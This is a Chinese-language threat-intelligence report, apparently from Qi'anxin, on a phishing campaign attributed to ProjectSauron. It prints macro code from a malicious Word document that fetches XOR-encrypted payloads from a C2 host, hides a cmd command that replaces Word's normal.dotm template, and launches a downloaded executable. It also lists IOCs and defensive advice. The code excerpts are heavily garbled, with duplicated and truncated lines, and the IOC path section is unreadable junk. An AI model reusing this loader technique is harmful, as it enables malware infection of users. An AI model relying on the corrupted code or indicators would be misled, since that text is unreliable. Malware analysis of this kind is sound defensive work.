

疑似美方组织针对中国的攻击活动

一、事件概述

近期,奇安信威胁情报中心发现了一封针对国内单位的钓鱼邮件,经过进一步调查,背后的攻击黑手疑似具有美国背景的 ProjectSauron。

ProjectSauron 由赛门铁克在 2016 年 8 月中的报告命名,该组织一直针对俄罗斯,中国,瑞典和比利时。使用 Remsec 的恶意软件进行攻击,并使用了 lua 语言编写的模块。至少从 2011 年 10 月开始活跃。


二、详细分析

钓鱼邮件如下:



压缩包内容为带有宏文档的恶意 Word 文档, 打开后提示用户启用宏





该文档的宏功能为编译和运行一段 C#代码,如下:

```
"return;" + vbCrLf

code2 = "" + _
    "requestFile(""http://againshopping.getenjoyment.net/do.php"",strFolder);" + vbCrLf + _
    "fileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _
    "if (first_fileInfo.length<1)" + vbCrLf + _
    "first_fileInfo.Delete();" + vbCrLf + _
    "return;" + vbCrLf + _
    "system.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(""cmd.exe"");"
    "startInfo.Arguments = ""/c for /L %i IN (1,0,10) DO echo y | move C:\\Users\\Public\\Libraries\\tmp.dot
    "startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _
    "System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
    "private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _
    "char[] key = { 'H', 'T', 'T' };" + vbCrLf + _
    "for (int i = 0; i < input.Length];" + vbCrLf + _
    "for (int i = 0; i < input.Length; i++)" + vbCrLf + _
    """ + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % key.Length]);" + vbCrLf + _
    "output[i] ^ key[i % ke
```

这段 C#代码的作用为请求 C2:

http://againshopping.getenjoyment.net/do.php 页面的数据,解密后存放在 C:\Users\Public\Libraries\tmp.dotm, 其解密方式为将数据与 HTT 三个字符循环异或





```
private byte[] encryptDecrypt(byte[] input)
{
    char[] key = {
        'H', 'T', 'T'
    };
    byte[] output = new byte[input.Length];
    for(int i = 0; i < input.Length; i)
    {
        output[i] = (byte)(input[i] ^ key[i % key.Length]);
    }
    return output;
}</pre>
```

之后会通过 CMD 命令将 tmp.dotm 移动

到,%appdata%\microsoft\templates\normal.dotm,此位置为 Word 文档的默认模板文件,此操作的实际作用为将 Wrod 默认模板替换为请求到的恶意模板文件,以后用户创建 Word 后会默认使用恶意的模板

```
/c for /L %i IN (1,0,10) DO echo y |
| move C:\\Users\\Public\\Libraries\\tmp.dotm %appdata%\\microsoft\\templates\\normal.dotm & timeout /t 1
```

替换后的模板是一个默认启动宏的模板,该模板的宏代码与之前类似, 同样是编译并允许一段 C#代码

```
"requestFile(""http://againshopping.getenjoyment.net/ag.php""",strFolder);" + vbCrLf + _
"FileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _
"if (first_fileInfo.Length<1)" + vbCrLf + _
"first_fileInfo.Delete();" + vbCrLf + _
"return;" + vbCrLf + _
"system.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(strFolder);" + vbCrSystem.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _
"system.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
"system.Diagnostics.Process.Start(startInfo);" + vbCrLf + _
"y" + vbCrLf + _
"private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _
"far [ key = { 'H', 'T', 'T' };" + vbCrLf + _
"for (int i = 0; i < input.Length);" + vbCrLf + _
"for (int i = 0; i < input.Length; i++)" + vbCrLf + _
"output[i] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
"return output;" + vbCrLf + _
"return output;" + vbCrLf + _
"return output;" + vbCrLf + _
"}" + vbCrLf</pre>
```



此 C#代码的功能为请求 http://againshopping.getenjoyment.net/ag.php 页面的数据,解密后存放在

C:\Users\Public\Libraries\memoryClear\s number.exe,并创建进程运行

```
"public void Main()" + vbCrLf + _
"{" + vbCrLf + _
"System.Random rand = new System.Random();" + vbCrLf + _
"int rNum=rand.Next();" + vbCrLf + _
"string s_number = rNum.ToString();" + vbCrLf + _
"string strFolder = ""C:\\Users\\Public\\Libraries\\memoryClear"";" + vbCrLf + _
"strFolder = strFolder + s_number + "".exe"";" + vbCrLf + _
"FileInfo fileInfo = new FileInfo(strFolder);" + vbCrLf + _
"if (fileInfo.Exists)" + vbCrLf + _
"return;" + vbCrLf
2 = "" + _
"requestFile(""http://againshopping.getenjoyment.net/ag.php"",strFolder);" + vbCrLf + _
```

我们从拿到样本开始跑沙箱到分析完成一共用了 20 分钟左右的时间, 当我们想要请求 ag.php 时,服务器返回的内容为空,紧接着第一阶 段的 do.php 页面也被置空,攻击者以非常快的速度进行了"应急响 应",反应速度之快完全出乎了我们的预料。

三、溯源分析

ProjectSauron 组织历史恶意代码与本次攻击活动中的代码对比如下,可见代码相似度极高,后续同样通过据与 key 的三个字符循环异或解密数据。



```
code = "" + _
"requestFile(""http://xxxxxxxx.net/done.php"",strfolder);" + vbcrlf + _
"FileInfo first fileInfo = new FileInfo(strFolder);" + vbcrlf + _
"if(first fileInfo.Length<1)"+ vbcrlf + _
"(" + vbcrlf + _
"first fileInfo.Delete();" + vbcrlf + _
"return;"+ vbcrlf + _
"system.Diagnostics.ProcessstartInfo startInfo = new svstem.Diagnostics.ProcessstartInfo(""cmd.exe"");"
"startInfo.Arguments = ""/c for /L %i IN (1,0,10)Do echo y| move c:\\new c:\\new system.Diagnostics.Process.start(startInfo)"" + vbcrlf + _
"system.Diagnostics.Process.start(startInfo)" + vbcrlf + _
"system.Diagnostics.Process.start(startInfo)" + vbcrlf + _
"private byte[] encryptDecrypt(byte[] input)" + vbcrlf + _
"char[] key = { 'J', 'T', 'T'};" + vbcrlf + _
"byte[] output = new byte[input.Length);" + vbcrlf + _
"for(int i=0;i< input.Length; i++)" + vbcrlf + _
"for(int i=0;i< input.Length; i++)" + vbcrlf + _
"output[il=(byte)(input \( \) input \( \) input
```

```
"return;" + vbCrlf

code2 = "" + _

"requestFile(""http://againshopping.getenjoyment.net/do.php"",strFolder);" + vbCrLf + _

"FileInfo first_fileInfo = new FileInfo(strFolder);" + vbCrLf + _

"if (first_fileInfo.Length<1)" + vbCrLf + _

"first_fileInfo.Delete();" + vbCrLf + _

"return;" + vbCrlf + _

"System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo(""cmd.exe"");"

"startInfo.Arguments = ""/c for /L %i IN (1,0,10) DO echo y | move C:\\Users\\Public\\Libraries\\tmp.dof

"startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;" + vbCrLf + _

"System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _

"System.Diagnostics.Process.Start(startInfo);" + vbCrLf + _

"private byte[] encryptDecrypt(byte[] input)" + vbCrLf + _

"char[] key = { 'H', 'T', 'T' };" + vbCrLf + _

"byte[] output = new byte[input.Length];" + vbCrLf + _

"for (int i = 0; i < input.Length; i++)" + vbCrLf + _

"for (int i = 0; i < input.Length; i++)" + vbCrLf + _

"output[] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _

"output[] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _

"output[] = (byte)(input[i] ^ key[i % key.Length]);" + vbCrLf + _
```

结合该组织历史攻击手法,我们高度怀疑本次活动由 ProjectSauron 组织发起。

四、溯源分析结论

其攻击模块包含使用熟练英语的标准嵌入式使用输出。从技术的复杂性来看, ProjectSauron 指挥着一个顶级的模块化网络间谍平台, 旨在通过隐蔽的持久化机制和多种信息渗漏方法, 支持其长期的网络间谍活动。并且擅长向其他非常高级的组织学习, 以避免重复他们的错误。



五、防护建议

奇安信威胁情报中心提醒广大用户,谨防钓鱼攻击,切勿打开社交媒体分享的来历不明的链接,不点击执行未知来源的邮件附件,不运行标题夸张的未知文件,不安装非正规途径来源的 APP。做到及时备份重要文件,更新安装补丁。

若需运行,安装来历不明的应用,可先通过奇安信威胁情报文件深度分析平台(https://sandbox.ti.qianxin.com/sandbox/page)进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前,基于奇安信威胁情报中心的威胁情报数据的全线产品,包括奇安信威胁情报平台(TIP)、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等,都已经支持对此类攻击的精确检测。

六、IOC

C&C

http[:]//againshopping.getenjoyment.net/do.php

http[:]//againshopping.getenjoyment.net/ag.php

www.msgsafe-backup[.]com

www.renew-servicemanager[.]com

Path:



 $C: \label{lem:condition} C: \label{lem:condition} Users \label{lem:condition} Public \label{lem:condition} Libraries \label{lem:condition} memory Clear \label{lem:condition} C: \label{lem:condition} Users \label{lem:condition} Public \label{lem:condition} Libraries \label{lem:condition} Tender \label{lem:condition} Public \label{lem:condition} Libraries \label{lem:condition} Tender \label{lem:condition} C: \label{lem:condition} Users \label{lem:condition} Public \label{lem:condition} Libraries \label{lem:condition} Tender \label{lem:condition} C: \label{lem:condition} C: \label{lem:condition} Tender \label{lem:condition} Tender \label{lem:condition} Public \label{lem:condition} Libraries \label{lem:condition} Tender \label{lem:condition} C: \label{lem:condition} C: \label{lem:condition} C: \label{lem:condition} Tender \label{lem:condition} Ten$